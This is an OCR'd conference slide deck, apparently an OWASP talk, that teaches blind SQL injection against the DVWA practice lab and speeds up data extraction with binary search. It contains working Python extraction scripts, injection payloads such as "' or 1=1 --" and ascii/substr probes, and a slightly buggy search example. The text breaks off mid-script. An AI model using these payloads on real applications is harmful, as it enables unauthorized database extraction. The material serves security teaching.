Juan Pablo Quiñe Paz

CISSP, CISM, ISO 27001LA, ISO27032 LCM, OSCP, OSWP, CEH, CPTE, Cobit, ITIL, Lego® Serious Play® Facilitator, Lombard Method Facilitator, Advance CPS Facilitator, NLP Practitioner, Point of You & Faces Certified

@JPQ_ISSI
@JuanPaMagoMental
Juan Pablo Quiñe

Using binary search algorithms for blind sql injection

Using known programming algorithms to improve our hacking techniques

owasp.org

#elQuiñe

Using binary search algorithms for blind sql injection

Juan Pablo Quiñe

- Systems Engineer
- 21+ years working in IT Security
- +6 years in innovation
- Working in 11+ countries in Latam
- 16+ years as International Speaker
- Worked forcompanies like EY, IBM, HP, EsSalud, today Banco de Crédito del Perú
- Certification Colectionist, Innovation Facilitator, Boardgame player, NLP Coach, amateur Magician and Mentalist.

Product Specialist	SysAdmin	Conslutant
CISO	Architecture Manager	Auditor
Pentester / Red Team Leader	Research, Develpment and innovation Leader	ans so on...

Juan Pablo Quiñe

@JPQ_ISSI

@JuanPaMagoMental

#elQuiñe

Agenda

- (+) Background
- (+) Some Basic Theory
  - (+) SQL Injection
  - (+) Blind SQL Injection (BSQLi)
  - (+) Binary Search
- (+) Lets see some Lab (DVWA-BSQLi)
  - (+) The POC
  - (+) A Sequential BSQLi script
  - (+) My idea using Binary Search
  - (+) Some statistics
- (+) Extras
  - (+) Other methods
  - (+) Some Conclusions and Thanks

#elQuiñe

Background

#elQuiñe

But First Some Theory

SQL Injection

(+) Old explotation technique still found in some applications

(+) Consist in injecting SQL code or logic into some input variable to obtain access to the database, and in some times compromise the entire system.

(+) One of the first causes is the lack of controls that filter the input data in applications making them vulnerabile

(+) Works in the aplication Layer so solutions that work in inferior Layers will not protect your infrastructure

Using binary search algorithms for blind sql injection

SQL Injection

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript


Vulnerability: SQL Injection

User ID: ' or 1=1 -- Submit

```
ID: ' or 1=1 --
First name: admin
Surname: admin

ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso

ID: '
First
Surname: Smith
```

SELECT first_name, last_name FROM users WHERE user_id= ’‘ or 1=1 -- ‘;


More Information



#elQuiñe


Using binary search algorithms for blind sql injection

Blind SQL Injection



(+) It’s a vulnerability still found on Owasp Top 10 2021 (3rd Position)

(+) A type of SQL Injection that ask the database true or false questions and determine the answer based of the response



(+) Its a very cumbersome and slow technique


(+) Its common to use some automated tools


(+) In this vulnerability you will need to protect the input al also the output that you give to the end user.

#elQuiñe

Using binary search algorithms for blind sql injection

Blind SQL Injection






#elQuiñe

Binary Search Algorythm


(+) It’s an efficient algorithm for finding an item from a sorted list of items.

(+) Consist in repeatedly dividing in half the portion of the list that could contain the item until you narrow down to one position


(+) It’s commnly included as a section in many programing courses (as also is The Tower of Hanoi)




Binary Search



Let’s go to the Lab



What is in the lab



The Testing Script (1-POC.py)

```
1.  #!/usr/bin/python3
2.  import requests
3.  import sys

4.  proxies = {'http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080'}

5.  cookies = {
6.      'security' : 'low',
7.      'PHPSESSID' : 'uunhutsmeu53vge2a9snde3ma4'
8.  }
```

Request

Function

```
9.  def dvwa_sqli(ip, inj_str, query_type):
10.     target = "http://%s/vulnerabilities/sqli_blind/?id=%s" % (ip, inj_str)
11.     r = requests.get(target,cookies=cookies, proxies=proxies)
12.     res = r.text
13.
14.     if (query_type==True) and ("User ID exists in the database." in res):
15.         return True
16.     elif (query_type==False) and ("User ID is MISSING from the database." in
    res):
17.         return True
18.     else:
19.         return False
```

Validation Arguments

```
22. def main():
23.     if len(sys.argv) != 2:
24.         print ("(+) usage: %s <target>" % sys.argv[0])
25.         print ('(+) eg: %s 192.168.121.103' % sys.argv[0])
26.         sys.exit(-1)

27.     ip = sys.argv[1]
```

Injection Strings

```
28.     false_injection_string = "' or (select 1)=0%23&Submit=Submit#"
29.     true_injection_string = "'or (select 1)=1%23&Submit=Submit#"
```

Validation Process

```
30.     if dvwa_sqli(ip, true_injection_string, True):
31.         if dvwa_sqli(ip, false_injection_string, False):
32.             print ("(+) the target is vulnerable!")
33.
34. if __name__ == "__main__":
35.     main()
```


#elQuiñe

The Sequential Blind Search (2-Sequential.py)

```
1.  #!/usr/bin/python3

2.  import requests
3.  import sys
4.  from timeit import default_timer as timer

5.  proxies =
    {'http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080'}
6.  count=0
7.  cookies = {
8.      'security' : 'low',
9.      'PHPSESSID' : 'uunhutsmeu53vge2a9snde3ma4'
10. }

11. def dvwa_sqli(ip, inj_str):
12.     global count
13.     for j in range(32, 126):
14.         target = "http://%s/vulnerabilities/sqli_blind/?id=%s" % (ip,
    inj_str.replace("[CHAR]", str(j)))
15.         r = requests.get(target,cookies=cookies, proxies=proxies)
16.         res = r.text
17.         count += 1
18.         if ("User ID exists in the database." in res):
19.             return (j)
20.     return None
```

Request Function

True Request




```
21. def main():
22.     if len(sys.argv) != 2:
23.         print ("(+) usage: %s <target>" % sys.argv[0])
24.         print ('(+) eg: %s 192.168.121.103' % sys.argv[0])
25.         sys.exit(-1)

26.     ip = sys.argv[1]

27.     print ("(+) Retrieving database version....")
28.     start = timer()
29.
30.     for i in range(1, 20):
31.         injection_string = "' or
    ascii(substr((version()),%d,1))=[CHAR];%%23&Submit=Submit#" % (i)
32.         extracted_char = chr(dvwa_sqli(ip, injection_string))
33.         sys.stdout.write(extracted_char)
34.         sys.stdout.flush()

35.     end = timer()
36.     ttime = end - start
37.     print ("\n(+) Time (secs): ", ttime, "\n(+) Requests: ", count)
38.     print ("\n(+) done!")

39. if __name__ == "__main__":
40.     main()
```

Sequential Search

The Binary Search Algorithm (step by step)

```
def binary_search_chars(x):
    botom = 32
    top = 126

    while botom < top:
        mid = (botom+top)//2
        if array[mid] == x:
            return mid

        elif array[mid] > x:
            top = mid

        else:
            bottom = mid
```



Using binary search algorithms for blind sql injection

The Binary Search on Blind SQLi (3-Binary.py)

```
1.  def dvwa_sqli(ip, inj_str1, inj_str2):
2.      global count
3.      t=126
4.      b=32
5.      while t>b:
6.          mid = (t+b)//2
7.          target = "http://%s/vulnerabilities/sqli_blind/?id=%s" % (ip,
        inj_str2.replace("[CHAR]", str(mid)))
8.          eq = requests.get(target,cookies=cookies, proxies=proxies)
9.          res = eq.text
10.         count += 1
11.         if ("User ID exists in the database." in res):
12.             return (mid)
13.             break

14.         target2 = "http://%s/vulnerabilities/sqli_blind/?id=%s" % (ip,
        inj_str1.replace("[CHAR]", str(mid)))
15.         may = requests.get(target2,cookies=cookies, proxies=proxies)
16.         res2 = may.text
17.         count += 1
18.         if ("User ID exists in the database." in res2):
19.             b = mid
20.         else:
21.             t = mid
22.     return None
```

Two Requests

1st Opt eq T?


2nd Opt may T?

3rd Opt may F?

```
23. def main():
